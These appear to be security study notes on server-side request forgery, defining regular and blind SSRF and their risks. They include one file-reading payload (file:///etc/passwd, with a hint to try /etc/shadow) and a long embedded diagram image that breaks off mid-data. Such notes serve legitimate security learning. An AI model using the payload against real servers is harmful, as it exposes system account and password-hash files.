        + HTTP Req = http://
        + URL = file://

simple SSRF file reading payload

[file:///etc/passwd](file:///\\etc\passwd) (try for shadow too)

* + - * <https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Request%20Forgery#file>
        + additional payloads
* SSRF Continued
  + What is an SSRF
    - vuln that allows a malicious user to cause the webserver to make an additional or edited HTTP request to the resource of the attackers choosing
      * regular SSRF – data returned to attackers screen
      * Blind SSRF – attack occurs, but no information is returned to the attackers screen
    - Leads to
      * access to unauthorized areas
      * access to customer/organizational data
      * ability to scale to internal networks
      * reveal authentication tokens/credentials
  + SSRF Examples

![Diagram

Description automatically generated](data:image/jpeg;base64,/9j/4AAQSkZJRgABAQEAYABgAAD/4REERXhpZgAATU0AKgAAAAgABAE7AAIAAAATAAAISodpAAQAAAABAAAIXpydAAEAAAAmAAAQ1uocAAcAAAgMAAAAPgAAAAAc6gAAAAgAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAE5pY2hvbGFzIEFybXN0cm9uZwAAAAWQAwACAAAAFAAAEKyQBAACAAAAFAAAEMCSkQACAAAAAzg0AACSkgACAAAAAzg0AADqHAAHAAAIDAAACKAAAAAAHOoAAAAIAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAyMDIxOjA4OjI2IDEzOjU2OjE5ADIwMjE6MDg6MjYgMTM6NTY6MTkAAABOAGkAYwBoAG8AbABhAHMAIABBAHIAbQBzAHQAcgBvAG4AZwAAAP/hCyVodHRwOi8vbnMuYWRvYmUuY29tL3hhcC8xLjAvADw/eHBhY2tldCBiZWdpbj0n77u/JyBpZD0nVzVNME1wQ2VoaUh6cmVTek5UY3prYzlkJz8+DQo8eDp4bXBtZXRhIHhtbG5zOng9ImFkb2JlOm5zOm1ldGEvIj48cmRmOlJERiB4bWxuczpyZGY9Imh0dHA6Ly93d3cudzMub3JnLzE5OTkvMDIvMjItcmRmLXN5bnRheC1ucyMiPjxyZGY6RGVzY3JpcHRpb24gcmRmOmFib3V0PSJ1dWlkOmZhZjViZGQ1LWJhM2QtMTFkYS1hZDMxLWQzM2Q3NTE4MmYxYiIgeG1sbnM6ZGM9Imh0dHA6Ly9wdXJsLm9yZy9kYy9lbGVtZW50cy8xLjEvIi8+PHJkZjpEZXNjcmlwdGlvbiByZGY6YWJvdXQ9InV1aWQ6ZmFmNWJkZDUtYmEzZC0xMWRhLWFkMzEtZDMzZDc1MTgyZjFiIiB4bWxuczp4bXA9Imh0dHA6Ly9ucy5hZG9iZS5jb20veGFwLzEuMC8iPjx4bXA6Q3JlYXRlRGF0ZT4yMDIxLTA4LTI2VDEzOjU2OjE5LjgzODwveG1wOkNyZWF0ZURhdGU+PC9yZGY6RGVzY3JpcHRpb24+PHJkZjpEZXNjcmlwdGlvbiByZGY6YWJvdXQ9InV1aWQ6ZmFmNWJkZDUtYmEzZC0xMWRhLWFkMzEtZDMzZDc1MTgyZjFiIiB4bWxuczpkYz0iaHR0cDovL3B1cmwub3JnL2RjL2VsZW1lbnRzLzEuMS8iPjxkYzpjcmVhdG9yPjxyZGY6U2VxIHhtbG5zOnJkZj0iaHR0cDovL3d3dy53My5vcmcvMTk5OS8wMi8yMi1yZGYtc3ludGF4LW5zIyI+PHJkZjpsaT5OaWNob2xhcyBBcm1zdHJvbmc8L3JkZjpsaT48L3JkZjpTZXE+DQoJCQk8L2RjOmNyZWF0b3I+PC9yZGY6RGVzY3JpcHRpb24+PC9yZGY6UkRGPjwveDp4bXBtZXRhPg0KICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgIAogICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgCiAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAKICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgIAogICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgCiAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAKICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgIAogICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgCiAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAKICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgIAogICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgCiAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAKICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgIAogICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgCiAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAKICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgIAogICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgCiAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAKICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgIAogICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgCiAgICAgICAgICAgICAg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